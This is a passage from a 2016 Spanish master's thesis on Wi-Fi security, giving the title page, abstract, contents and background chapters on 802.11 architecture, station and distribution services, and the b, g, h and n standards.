UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Universidad Internacional de La Rioja
Máster universitario en Seguridad Informática

[Desarrollo teórico y empírico de la seguridad en redes Wi-Fi]

Trabajo Fin de Máster

Presentado por: Navas Carrasco, José Javier

Director/a: Sicilia Montalvo, Juan Antonio

Ciudad: Sevilla
Fecha: 12 – Mayo - 2016

Resumen

El propósito general de este proyecto es analizar los diferentes protocolos de seguridad así como las metodologías que utilizan para comunicarse en el medio inalámbrico, hoy en día en continua expansión, proporcionando una investigación a fondo de las vulnerabilidades que presentan y los mecanismos de ataques utilizados.

Se ha realizado un examen teórico en profundidad sobre el funcionamiento y las vulnerabilidades que presentan los tres protocolos de seguridad que hay en el mercado: WEP, WPA y WPA2. Las pruebas con las herramientas de auditoría, bien de la distribución Wifislax u ofrecidas por usuarios de Internet, han brindado ataques que permiten una aproximación de las necesidades actuales en este ámbito, además de la creación de nuevos protocolos con mayor seguridad.

Gracias a este trabajo se ha podido verificar el nivel de seguridad que actualmente tenemos en el estándar IEEE 802.11. Las conclusiones obtenidas señalan que los usuarios que utilizan dicha tecnología, están expuestos a un nivel bastante alto de riesgos, pudiendo sufrir las consecuencias de cualquier ataque.

Palabras Clave: Seguridad de red, seguridad inalámbrica, protocolos, ataques.

Abstract

The overall objetive of this document is to analyze the different security protocols and methodologies they use to communicate on the wireless medium, nowadays constantly expanding, making a thorough study of vulnerabilities and methods of attack.

We performed a theoretical analysis in depth on the operation and vulnerabilities that present the three security protocols on the market: WEP, WPA and WPA2. Tests with auditing tools either the Wifislax distribution or offered by Internet users, have given attacks that allow an approximation of the current needs in this area, and the creation of new protocols with greater security.

Thanks to this work has been able to verify the level of security we currently have on the IEEE 802.11 standard. The conclusions point to the high risk that users who use this technology are exposed.

Keywords: Wireless Network, Wireless Security, protocols, attacks

Índice de contenidos

1. Introducción 7

1.1 Justificación 8

1.2 Planteamiento del trabajo 9

1.3 Estructura de la memoria 10

2. Contexto y estado del arte 11

2.1 Introducción a redes Wi-Fi 11

2.2 Conceptos básicos sobre la seguridad Wi-Fi 12

2.3 Estándar 802.11 16

2.3.1 Estándar 802.11b 18

2.3.2 Estándar 802.11g 19

2.3.3 Estándar 802.11h 20

2.3.4 Estándar 802.11n 21

2.4 Principales debilidades en la seguridad 22

2.4.1 Autenticación 23

2.4.2 Cifrado Vernam 23

2.4.3 Integridad 25

2.4.4 Algoritmo RC4 27

3. Objetivos concretos y metodología de trabajo 31

3.1 Objetivo general 31

3.2 Objetivos específicos 31

3.3 Metodología del trabajo 31

3.3.1 Protocolo WEP 31

3.3.2 Protocolo WPA – WPA2 33

4. Desarrollo específico de la contribución 37

4.1 Protocolo WEP 37

4.1.1 Definición y autenticación 37

4.1.2 Cifrado 38
4.1.3 Metodología del funcionamiento WEP 39
4.1.4 Ataque al protocolo WEP 40
4.2 Protocolo WPA 48
4.2.1 Definición 48
4.2.2 Mecanismo de autenticación 49
4.2.3 Mecanismo de cifrado 52
4.2.4 Metodología del funcionamiento WPA 53
4.2.5 Ataque al protocolo WPA 55
4.3 Protocolo WPA2 60
4.3.1 Definición y mecanismo de autenticación 60
4.3.2 Mecanismo de cifrado 61
4.3.3 Ataque al protocolo WPA2. Reaver 61
4.3.4 Ataque al protocolo WEP, WPA y WPA2. Linset 71
5. Conclusiones 78
6. Líneas de trabajo futuro 81
7. Referencias 83
8. Bibliografía complementaria 86
Anexo A: Script del ReVdK3-r2.sh 87

Índice de tablas

Tabla 1: Dispositivos compatibles con las variantes b/g 19

Tabla 2: Rúter inalámbrico y Tarjeta de red Wifi compatibles con la norma g 20

Tabla 3: Punto de acceso inalámbrico.....21

Índice de figuras

Figura 1: Características principales de las redes inalámbricas. 16

Figura 2: Estructura básica 802.11 16

Figura 3: Gráfico del mecanismo de distribución.....17

Figura 4: Interconexión del estándar 802.x 17

Figura 5: Ejemplo del cifrado de Vernam (suma módulo 27) 25

Figura 6: Comparativa de velocidad de aplicaciones.....35

Figura 7: Proceso de cifrar y descifrar con WEP 39

Figura 8: Saludo inicial del Handshake 50

Figura 9: Cifrado de una trama con WPA. 54

Figura 10: Descifrado de la trama 802.11 mediante WPA.....55

Figura 11: Configuración WPS por Pin.....62

Figura 12: Configuración WPS por PBC.....62

1. Introducción

Actualmente las tecnologías de la información están cambiando a un ritmo continuo y vertiginoso, lo cual obliga a que la seguridad de las redes sea un objetivo primordial con el fin de proteger la integridad de los datos y garantizar la buena comunicación entre los sistemas. Las ventajas que proporcionan las redes inalámbricas entre otras, de tiempo y fácil instalación, han hecho que este objetivo de seguridad se vea trasladado desde las redes cableadas.

La continua innovación tecnológica que traen los sistemas de redes y telecomunicaciones hacen que la comunicación inalámbrica evolucione rápidamente.

Lo que se pretende en este trabajo es demostrar que los protocolos de seguridad de las redes inalámbricas que se utilizan hoy en día como son WEP, WPA y WPA2 son vulnerables a distintos tipos de ataques realizados con herramientas; y presentan numerosos riesgos que prohiben garantizar las dimensiones básicas de la información (confidencialidad, integridad, disponibilidad).

Inicialmente se estudia con un enfoque general los mecanismos de seguridad utilizados, en el nivel de enlace lógico de datos de las redes Wi-Fi (Fidelidad Inalámbrica). Incluyen también al resto de especificaciones de la norma IEEE 802.11. Para ello, desarrollaremos también las debilidades que presentan los protocolos de seguridad en cuanto a los mecanismos de autenticación y de cifrado. Por último, pondremos a prueba los protocolos con la ejecución de diferentes herramientas que nos proporcionarán distintos tipos de ataques según sean las condiciones del escenario propuesto.

Las conclusiones obtenidas son altamente alarmantes. Considero que la sociedad no es consciente de la inseguridad que presentan hoy en día los sistemas que facilitan su vida día tras día. El estudio realizado en este trabajo garantiza la inseguridad mostrando el gran número de vulnerabilidades que presentan los protocolos encargados de la comunicación de dichos sistemas. Se deben tomar nuevas medidas de seguridad y nuevos diseños de cifrado y autenticación en lo que respecta a la redes inalámbricas.

1.1 Justificación

Dada la importancia que actualmente tienen las redes inalámbricas en todo tipo de organizaciones, se pretende que este trabajo sirva como medio de consulta para saber cómo no se deben diseñar e implementar la seguridad de los lenguajes que vigilan la conexión entre los sistemas y, en caso de hacerlo, los posibles riesgos y amenazas que conllevan. Para describir el problema a tratar, sus causas y relevancia lo divido en tres entornos claramente diferenciadores.

En el entorno empresarial, las organizaciones y los administradores encargados de la seguridad de los sistemas sólo perciben las vulnerabilidades y los ataques de una manera superficial; así como la instalación de firewalls o cualquier otro dispositivo de seguridad perimetral; pero no entienden ni conocen cuál es el motivo de esos problemas. En ese sentido, este proyecto les ayudará no sólo a resolver esos problemas sino a tener una visión global del modelo OSI y de los mecanismos de funcionamiento de los protocolos de seguridad; consiguiendo así resolver e investigar futuras vulnerabilidades en las redes inalámbricas.

Desde el ámbito económico, el trabajo se puede tratar como una medición de la repercusión económica que una empresa podría tener en caso de la pérdida de la información; ya que no se dan cuenta de lo que tienen hasta que lo pierden.

Es verdad que las empresas grandes cada vez invierten más dinero los sistemas de información, tanto en el diseño como en la implementación. Todo ello, con el objetivo de garantizar la integridad y confidencialidad de su información. Por otro lado, los ataques a las redes cada vez se proliferan y se perfeccionan aún más; obligando a las empresas a gastar en sistemas para prevenir dichos ataques, instalación de antivirus y parches de actualización. De todos modos, ese gasto económico que las empresas dedican es totalmente insignificante con el valor que tendría la pérdida del recurso más importante de la empresa, la información.

En el ámbito social, desde hace siglos la información y los datos están entre nosotros, su intercambio entre unos y otros la hacen verdaderamente valiosa, de ahí que se intente preservar su confidencialidad. Sí que es verdad que se han producido unas mejoras enormes y un avance abismal en cuanto al acceso y disponibilidad de la información. Todo ello debido a los avances tecnológicos.

Siempre se ha comentado que la información es poder, y esto trae consigo el deseo de muchos atacantes, buenos y no tan buenos, de querer apoderarse de ella. De ahí que sea primordial asegurar toda esta información, desde su transición hasta su almacenamiento.

Se puede acabar con verdaderos problemas sociales en caso de que no se manipule de manera correcta la información perteneciente a organizaciones o individuos, violando la LOPD (Ley Oficial de Protección de Datos) como vemos últimamente en la televisión o incluso haciendo competencia desleal por un posible plagio.

1.2 Planteamiento del trabajo

Actualmente, la seguridad de las redes Wi-Fi es primordial para el buen funcionamiento en la transición de datos, ya que con ella se garantiza la confidencialidad, la estabilidad, y la convergencia de datos sobre un mismo medio. La mala elección o diseño de los protocolos destinados a la protección de los datos en las redes Wi-Fi pueden originar verdaderos daños en la integridad de los datos, lo cual es vital para para todas las organizaciones y personas que hagan uso de los distintos sistemas d información.

Para resolver el gran problema al que nos enfrentamos, en este trabajo se aporta un estudio empírico de las vulnerabilidades que presentan los distintos protocolos, estudiando a fondo sus características y poniéndolos a prueba con los distintos ataques que nos proporcionan las herramientas.

El pasar por alto el desgranado de este estudio y los ataques aquí presentes, pueden ocasionar que la información acabe en manos de personas no autorizadas para ello y sus posteriores repercusiones negativas. En la actualidad no hay ningún sistema totalmente seguro, pero sí que se pueden tomar medidas que permiten prevenirlos o mitigar los ataques a los sistemas de información para asegurarlos lo máximo posible.

Se origina entonces la necesidad de estudiar a fondo estos protocolos e identificar las vulnerabilidades que presentan actualmente para así saber a qué ataques están expuestos sus sistemas de información. Se tratará de aportar una ayuda en la elección del protocolo con el fin de que sea lo más seguro posible y nos aporte mayores garantías de seguridad. Sin obviar el avance de conocimiento que traerá consigo la lectura del presente documento.

1.3 Estructura de la memoria

El presente trabajo intenta desarrollar de manera clara y concisa todo el planteamiento teórico y práctico especificado en los siguientes capítulos:

- Contexto y estado del arte: se realiza un estudio previo referencial de todos los implicantes directos en esta tecnología, se pretende dar un resumen en materia de seguridad Wi-Fi. Más detalladamente, en este capítulo se especifica: una pequeña introducción a las redes Wi-Fi, los conceptos básicos de su seguridad, el estudio en profundidad del estándar IEEE 802.11, más concretamente de las normas a, b, g, h y n; terminando con el desarrollo de las principales debilidades como son la autenticidad, el cifrado Vernam, la integridad y el algoritmo RC4.

- Objetivos concretos y metodología de protocolos: en él, se concretan los objetivos generales que se desean plantear y evaluar, compuestos a su vez por un conglomerado de objetivos específicos a cumplir. El progreso de la metodología nos indicará con brevedad como se ha llevado a cabo el desarrollo del presente documento. Trataremos aquí las técnicas de ataque según protocolo y las herramientas utilizadas.

- Desarrollo específico de la contribución: en esta parte del trabajo, dado que los tres principales protocolos encargados de la seguridad de las comunicaciones Wi-Fi son WEP, WPA y WPA2, les muestro por separado un desarrollo consistente en una definición de ellos, el estudio del mecanismo de autenticación y del cifrado. Además, para todos ellos se realiza una batería de ataques con diferentes herramientas proporcionadas por la distribución Wifislax, demostrando así, que no son tan seguro como debería ser.

- Conclusiones y trabajo futuro: en este capítulo, en función a los datos obtenidos de los dos capítulos anteriores, se pretende realizar un resumen de los objetivos trabajados y evaluados. Todo el estudio desarrollado en este documento debe servir para ayudar al estado de arte actual y como punto de salida para futuras investigaciones en el sector de la seguridad Wi-Fi. Las tecnologías seguirán avanzando, y se deben realizar nuevas mejoras y contemplar diseños nuevos en los protocolos de seguridad para paliar el gran problema que conlleva su no tratamiento.

2. Contexto y estado del arte

2.1 Introducción a redes Wi-Fi

En el año 1979, los ingenieros de IBM en Suiza realizaron unos experimentos que demostraron que podía desplegarse una red de área local mediante enlaces de infrarrojos. En 1985, las bandas comprendidas entre los 902 - 928 MHz y los 2400 - 2483 MHz y la investigación sobre redes locales inalámbricas, posibilitaron el desarrollo de productos comerciales, que años más tarde salieron al mercado.

De esta manera, a principios de los noventa, ya se establecieron dispositivos con estas características en las ciudades, entre ellos los comercializados bajo la marca Wavelan, que están considerados los precursores de la actual Wi-Fi. Sin embargo, la mayoría eran incompatibles y no tuvieron mucho éxito. Debido a esto, se formó el grupo de trabajo 802.11 para elaborar un estándar que solucionase el problema anterior. En el año 1994 las velocidades de transmisión establecidas no superaban los 2 Mbps y los productos del estándar tampoco tienen mucha aceptación por el público.

La finalidad de la norma 802.11es interconectar de forma inalámbrica a estaciones de trabajo, a equipos y a sistemas, que facilitase el desplazamiento de los clientes por las zonas en las que estuviera disponible esta tecnología sin necesidad de cables. Además proporciona acceso a las redes cableadas (LAN).

En el año 1999, surge 802.11b, donde se definen nuevas técnicas mediante las que se alcanzan los 11 Mbps e intentó promocionar esta tecnología y fomentar la interoperabilidad de los productos de este tipo. Posteriormente pasó a llamarse Wi-Fi Alliance.

Desde entonces, dicha tecnología ha tenido un avance imparable en el mercado, dominándolo prácticamente entero; a pesar de que existan otras tecnologías con mayor rendimiento, como es el caso de HiperLAN.

Hoy en día, la mayoría de las redes Wi-Fi permiten transmitir a 54 Mbps, pero usando las nuevas características incluidas en la enmienda 802.11n, que ha sido ratificada hace pocos años, es posible alcanzar los 600 Mbps. La distancia máxima a la que puede ser decodificada la señal depende de muchos factores pero, en general, supera los 30 metros en interiores y los 100 metros en exteriores, aunque las

estaciones que implementan la capa física basada en la enmienda 802.11n pueden aumentar en más del doble esa distancia en determinados entornos.

El estándar 802.11 [1] es muy amplio y plantea más de un objetivo tecnológico constituido por grupos que tienen objetivos distintos.

2.2 Conceptos básicos sobre la seguridad Wi-Fi

La principal diferencia que existe entre las redes Wi-Fi (inalámbricas, WLAN) y las redes cableadas (LAN) es la transmisión a través del medio inalámbrico, es decir, el aire. En primer lugar, los límites de una red inalámbrica no se pueden precisar y no pueden ser fácilmente delimitados. Evidentemente, estas redes son menos fiables y seguras que las soportadas mediante cables, ya que la trayectoria de propagación de la señal normalmente es variable, asimétrica y no está restringida a un área de acceso particular. Igualmente, es muy difícil impedir su interceptación o interferencia por dispositivos externos.

Además, la topología de la red [3] puede ser dinámica y la conectividad entre las estaciones puede ser incompleta, como suele ocurrir con los móviles o cuando están dispersos por regiones extensas. Teniendo en cuenta estas características peculiares, se diseñó una arquitectura genérica que diese soporte a las capacidades y funciones exigidas a estas redes. Paso a detallar las características más importantes de la arquitectura.

Los nodos que forman una WLAN fundamentada en el estándar 802.11 se llaman estaciones y, aparte de implementar las entidades de red del nivel físico y del nivel de enlace de datos conforme al estándar, se caracterizan por tener una dirección en la subcapa MAC. Esta dirección MAC tendría que ser única en cada red Wi-Fi y podría permitir la comunicación entre las entidades del nivel de enlace. Un conjunto de estaciones pueden interconectarse de dos maneras diferentes:

- Como una red en modo Ad hoc [4], en tal caso forman una LAN independiente denominada IBSS (Conjunto de Servicios Básicos Independientes), en la que todas las estaciones se comunican directamente con otras estaciones.

- Como una red en modo Infraestructura, en la que existe una estación diferenciada que se denomina punto de acceso y que, generalmente, participa en la comunicación entre un grupo de estaciones.

Las estaciones de una red en modo infraestructura que están vinculadas al mismo punto de acceso colaboran para transmitir a través del medio inalámbrico y forman parte de lo que se llama un BSS (Basic Service Set), que se relaciona normalmente con el concepto de celda en una red inalámbrica. De igual forma, una red en modo Infraestructura también puede estar compuesta por varios BSSs interconectados a través de un sistema de distribución, y en tal caso recibe el nombre de ESS (Extended Service Set).

Las estaciones que pertenecen a diferentes BSSs y al mismo ESS, pueden direccionarse y comunicarse mutuamente, mediante las entidades correspondientes de la capa de enlace de datos. Incluso es posible la conexión de LANs, cableadas o no, con un ESS. En este caso, la conexión se realiza mediante el sistema de distribución, a través de unas entidades lógicas que se llaman portales y que efectúan las oportunas conversiones o adaptaciones entre los protocolos del nivel físico y de enlace de datos involucrados.

Más adelante trataré un poco más el concepto de los portales. Normalmente, los puntos de acceso implementan estas entidades y actúan como portales entre redes 802.11 y redes Ethernet.

La arquitectura descrita anteriormente se diseñó con el objetivo de que los dispositivos que se ajustan a la misma pudiesen implementar una serie de servicios especificados en el estándar 802.11.

Con la implementación de todos estos servicios se pretendía que una red 802.11 aportara funcionalidades similares a la de una red cableada, incluyendo aspectos como: la conectividad, la seguridad, la interoperabilidad o la itinerancia. Los servicios, dependiendo de los componentes de la arquitectura a través de los cuales se implementan, se clasifican en dos categorías:

- Servicios de estación: están presentes en cualquier estación
- Servicios del sistema de distribución: son provistos por el sistema de distribución, incluyendo los puntos de acceso.

A continuación se enumeran y se describen brevemente los servicios de estación:

- Autenticación: este servicio sirve para validar la identidad de una estación y le da permiso con el fin de afiliarse. En una LAN el método que utiliza para autenticarse es el estar conectado o no a la red mediante cables.

En las redes inalámbricas no existen cables, no es el medio de transmisión de los datos. Con lo que para validar la identidad del cliente que se quiera conectar a la red, hay que autorizarlo primero.

- Desautenticación: este servicio es el opuesto al anterior y permite finalizar una autenticación creada entre dos estaciones, por ejemplo, un punto de acceso y un cliente, o bien dos estaciones cualesquiera de un IBSS. Es solicitado por distintas razones, pero lo más normal es cuando un cliente desea desconectarse de una red. De todos modos, una estación puede terminar una autenticación establecida con otra estación cualquiera de forma unilateral.

- Privacidad: no se puede prescindir de este servicio ya que proporciona confidencialidad a las comunicaciones de una red 802.11. Su implementación es opcional y, por lo tanto, se puede obviar este servicio, pero no es nada aconsejable ya que cualquier dispositivo dentro del alcance de la red y con el transceptor adecuado puede recuperar los datos transmitidos. La activación de la privacidad trae consigo diferentes ventajas como el cifrado de los datos que se intercambian las estaciones y la compartición de la clave privada. Se supone que sólo estas estaciones de trabajo deberían ser las únicas capaces de descifrar dichos datos, pero más adelante demostraremos que no. Algunas veces, las estaciones pertenecientes a un mismo BSS comparten las mismas claves secretas.

- Entrega de datos: su función principal es realizar un intercambio confiable de los datos que se intercambian las distintas estaciones de una red. Este servicio realiza funciones como la fragmentación, la reordenación de las tramas de datos, el control de errores, y el ensamblado de los datos, etc. En las redes con modo Infraestructura, es necesaria la participación de otros servicios para satisfacer este objetivo.

Los servicios del sistema de distribución, también pueden ser proporcionados por las redes en modo *Infraestructura*, que se detallan a continuación:

- Servicio de Asociación: se utiliza para vincular una estación con un punto de acceso, para que la estación utilice el sistema de distribución y las tramas enviadas por ésta sean dirigidas a su destino. Solo se acepta que una estación se asigne con un único punto de acceso (PA), ya que estableciendo esta restricción el sistema de distribución puede determinar de forma unívoca e inmediata el punto de acceso a través del cual puede enviar una trama a una estación.

- Servicio de Disociación: es el servicio recíproco de la asociación y se invoca con la finalidad de extinguir una asociación existente, lo cual provoca que una estación sea, de forma efectiva, expulsada de una red. Se puede invocar por:
  - Un punto de acceso, por ejemplo, cuando deja de estar operativo o se supera el número máximo de asociaciones que soporta
  - Por una estación, por ejemplo, cuando un usuario se desconecta de la red.

  También se realiza de forma unilateral, sin que la otra estación pueda rechazar su ejecución; al igual que con la autenticación.

- Servicio de Reasociación: se encarga de la transición entre dos o más puntos de acceso de una estación, más comúnmente conocido como itinerancia o "roaming". En casi todas las situaciones, este mecanismo se convoca por una mejor recepción de la señal de otro punto de acceso que del mismo ESS y es iniciado por una estación. Además, mediante este servicio una estación puede solicitar a un punto de acceso una modificación en los atributos de una asociación que mantiene con éste.

- Servicio de Distribución: determina si el mensaje es transmitido por el punto de acceso dentro del propio BSS, o bien si es enviado a otro BSS por medio del sistema de distribución. La invocación a este servicio se debe realizar antes de enviar una trama de datos. Si es enviado a otro BSS, el sistema de distribución debe entregar el mensaje al punto de acceso correspondiente, es decir, al BSS de la estación de destino. De todos modos, se intenta evitar cualquier indicación sobre la estructura o la implementación del sistema de distribución.

- Servicio de Integración: este servicio se encarga de habilitar el intercambio de datos entre una red 802.11 y cualquier otro tipo de LAN. Como ya se ha mencionado anteriormente, este servicio está formado por unas entidades lógicas llamadas portales. Estas entidades posibilitan la entrada al sistema de distribución de datos procedentes de LANs de otros tipos, así como la salida de los mensajes enviados por las estaciones 802.11 hacia otras LANs. Por esta razón, los portales deben realizar las adecuadas adaptaciones como por ejemplo: los tipos de direccionamiento, el formato de las tramas, la información sobre prioridad o la calidad de servicio, etc.

Por último, en la siguiente figura se aprecian los principales aspectos de las redes WLAN.

CARACTERISTICA	DESCRIPCION
Capa Física	Direct Sequence Spread Spectrum (DSSS), Frequency Hopping Spread Spectrum (FHSS), Orthogonal Frequency Division Multiplexing (OFDM), Infrarojos (IR).
Banda de Frecuencia	2.4 GHz y 5GHz
Tasa de Transferencia	1 Mbps, 2Mbps, 5.5 Mbps, 11 Mbps, 54 Mbps
Seguridad de Datos y Red	Se basa en el algoritmo de cifrado RC4 para confidencialidad, autenticación e integridad. Se limita por la administración de claves.
Rango de Operación	100 metros
Aspectos Positivos	Se obtiene una velocidad de Ethernet sin usar cables, una variedad de productos y compañías, los costos están disminuyendo.
Aspectos Negativos	Poca seguridad, la tasa de transferencia disminuye con la distancia y carga.

Figura 1: Características principales de las redes inalámbricas.

2.3 Estándar 802.11

La BSS es un conjunto de servicios básicos en el estándar IEEE 802.11. En la siguiente imagen se puede observar el tipo de arquitectura. Las elipses representan la cobertura de cada BSS. Todas las estaciones (STA) que salgan del radio de cobertura, perderían evidentemente la conexión son sus estaciones contiguas.




Figura 2: Estructura básica 802.11

Las estaciones de trabajo o nodos se agrupan formando un BSS. Se les llama redes “ad hoc” aquellas redes que no están centralizadas.

El concepto de sistema de distribución (DS) surge por motivos claramente definidos, pero podríamos destacar entre todos ellos, la poca amplitud que ofrece una BSS. Si entran en conexión varios BSS, El DS puede ampliar su radio de acción.

Los puntos de acceso se instalan uno por cada BSS y se pueden conectar de forma inalámbrica o con cables. Un conjunto de BSS forman un conjunto de servicios extendidos (ESS). En la siguiente figura se observa todos los componentes nombrados.




Figura 3: Gráfico del mecanismo de distribución

Esta tipología de redes pueden conectarse con redes LAN. Para conseguir este objetivo, se utilizan los portales, los cuales permiten la conexión entre las dos arquitecturas. Es decir, soportaría la conexión de redes del estándar 802.11 y del 802.X. En la siguiente imagen se visualiza lo descrito en este apartado.




Figura 4: Interconexión del estándar 802.x

2.3.1 Estándar 802.11b

En el año 1999, se aprobaron dos nuevos estándares denominados 802.11a y 802.11b, respectivamente, de manera que cada una de éstas introducía una nueva capa física. Esta capa trabajaba en la misma banda, con los mismos canales y las mismas restricciones sobre los canales y sobre el espectro de la señal transmitida que la capa fundamentada en DSSS.

La norma 802.11b es empleada para las conexiones punto-multipunto. En ella, el punto de acceso se conecta con los clientes dentro del radio de cobertura. Localizaciones interiores a 30 metros pueden tener una velocidad de 11 Mbps y a 90 metros con 1 Mps.

El protocolo también emplea antenas de alta ganancia externas cuando las distancias son mayores (sobre 100 Km).

Los desarrolladores e ingenieros deben cumplir las regulaciones exigidas referentes a la potencia efectiva irradiada, ya que estas ondas pueden llegar a ser perjudiciales para la salud. Como consecuencia, un dispositivo inalámbrico que emita señal podría originar verdaderos inconvenientes para la salud. Pero la realidad es bien distinta, ya que la potencia transmitida es bastante inferior (100 mW máximo) y no tiene efectos nocivos. Por ejemplo, el microondas en funcionamiento tiene mayor influencia y un terminal móvil GSM también transmite con más potencia e incluso se tiene mucho más cerca del cuerpo.

Los productos del estándar 802.11 solo emiten en caso de transferencia de información.

Hoy en día todos podemos instalar y configurar una red inalámbrica en casa o en el trabajo. Es fácil y rápido debido al descenso de precio que conlleva su aceptación e implantación. Ejemplos de producto que soporten el estándar 802.11 b/g son:

	Marca: PCMCIA Conceptronic. Modos: ad-hoc, infraestructura, monitor Alcance/Velocidad: 0-120m 1-54Mbps Estándar: 802.11b (11Mbps) y 802.11G (54Mbps) Frecuencia: 2,40 y 2,48 GHz Seguridad: WEP (codificación) 64-128-152 bit, WPA

	Marca: AP Conceptronic Interfaz:10/100Base-T Velocidad: hasta 54 Mbps Frecuencia: 2.40 y 2.48 GHz Canales: hasta13 subcanales diferentes Memoria: Flash EEPROM ampliable para nuevas funciones. Distancia máxima: 30-60 metros en edificios. Seguridad: Soporta 64, 128 y 152 WEP SSID, MAC,WPA psk.

Tabla 1: Dispositivos compatibles con las variantes b/g

2.3.2 Estándar 802.11g

El estándar 802.11g se publicó en 2003. Sus características son:

- Es compatible con el estándar “b” (utiliza las mismas frecuencias).

- Mejora el ancho de banda, aportando un descenso de consumo y mayor alcance que 802.11a.

- Emplea la banda de 2.4 Ghz y trabaja a una velocidad real de transferencia parecida al 802.11ª.

- En los nodos del estándar 802.11g, la velocidad de transmisión se ve muy reducida.

- Los sistemas del 802.11g aparecieron en el mercado muy rápido, ya que los equipos bajo el estándar 802.11b podían adaptarse a los de la nueva norma “g”.

- Al funcionar bajo la misma frecuencia, el estándar 802.11g sigue teniendo los mismos problemas de interferencias que tiene la “b”.

Ejemplos de producto que soporten el estándar 802.11 g son:

	Especificaciones Compatible IEEE802.11b y 11g Frecuencia: 2.4 GHz Multi-Función: Modo Punto de Acceso, Modo WDS Velocidad hasta 54Mbps Configuración vía WEB Cifrado WEP de 64 y 128 bits, y WPA Antena doble desmontable conector SMA reverse Potencia de transmisión 12dBm en 802.11g y 15dBm en 802.11b
	Conexión: PCI Velocidad: 54 Mbps Compatibilidad: 802.11b / 802.11g Seguridad: WPA / WEP Sistemas operativos: Windows 98SE/ME/2000/XP

Tabla 2: Rúter inalámbrico y Tarjeta de red Wi-Fi compatibles con la norma g

2.3.3 Estándar 802.11h

Las características principales del estándar 802.11h son:

- Cumplir los requisitos para soportar la banda de 5 Ghz

- Obligatorio que los mismos dispositivos gestionen la potencia de transferencia

- Por defecto, la potencia será configurada al valor mínimo para llegar al usuario más lejano.

En las tiendas hay dispositivos de éste estándar:

	Factor de forma: Externo Tipo de dispositivo: Punto de acceso inalámbrico Tecnología de conectividad: Inalámbrico Velocidad de transferencia de datos: 54 Mbps Protocolo de interconexión de datos: IEEE 802.11b, IEEE 802.11a, IEEE 802.11g Método de espectro expandido: OFDM, DSSS Algoritmo de cifrado: AES, WEP de 128 bits, WEP de 40 bits, TKIP, WPA Cumplimiento de normas: IEEE 802.11, IEEE 802.11b, IEEE 802.11a, IEEE 802.3af, IEEE 802.11g, IEEE 802.11i, IEEE 802.11h

Tabla 3: Punto de acceso inalámbrico

2.3.4 Estándar 802.11n

En el 2009 [7], se publicó La última capa física especificada por el grupo de trabajo 802.11, se llamó High Troughput. Dicho estándar supuso un salto cualitativo y cuantitativo respecto a las velocidades de conexión de las anteriores capas físicas. Adicionalmente, proporcionó una cobertura más homogénea e incrementó el área cubierta. Además, se incluyó un modo de compatibilidad que posibilitaba la transmisión con las técnicas introducidas en las normas 802.11a y 802.11.

No se realizaron muchos cambios respecto a las modulaciones y las codificaciones, pero sí se aumentó en cuatro el número de portadoras de datos y, de forma opcional, podía doblarse el ancho de banda utilizado (en total, 40 MHz). La nueva tasa de codificación convencional se utilizó, para las velocidades de conexión más altas.

De todos modos, las principales distinciones de la capa 802.11n con respecto a las anteriores residían en las nuevas técnicas de procesamiento de la señal, debido a la tecnología MIMO (múltiples entradas y múltiples salidas). Esta tecnología hizo posible la transmisión o la recepción de múltiples señales simultáneamente, por medio de dos o más antenas con sus propios transceptores.

La tecnología MIMO se denomina SDM (Spatial Diversity Multiplexing), o multiplexor espacial, y consiste en la transmisión en paralelo de múltiples señales, emitidas por distintas antenas y por el mismo canal y, que pueden ser recibidas por medio de varias antenas en el receptor.

Todas estas señales transmiten datos independientes y recibe el nombre de spatial stream, de manera que el estándar establece que los puntos de accesos compatibles deben soportar la transmisión de al menos dos streams y hasta un máximo de cuatro, por lo que podría llegar a cuadriplicarse la tasa de datos.

La introducción de todas estas variantes de ancho de banda utilizado: modulaciones, tasas de codificación, intervalos de guarda y streams espaciales; hacen que las especificaciones posibilitan más de 300 velocidades de conexión distintas, aparte de las exigidas por compatibilidad con las estaciones 802.11a/g.

Pero sin embargo, sólo se requiere que 16 de éstas sean soportadas por los puntos de acceso y 8 por las demás estaciones. Si se dan las condiciones apropiadas, un punto de acceso, que incorpore las mejores opciones posibles de los parámetros enumerados, podría transmitir una trama de datos a 600 Mbps.

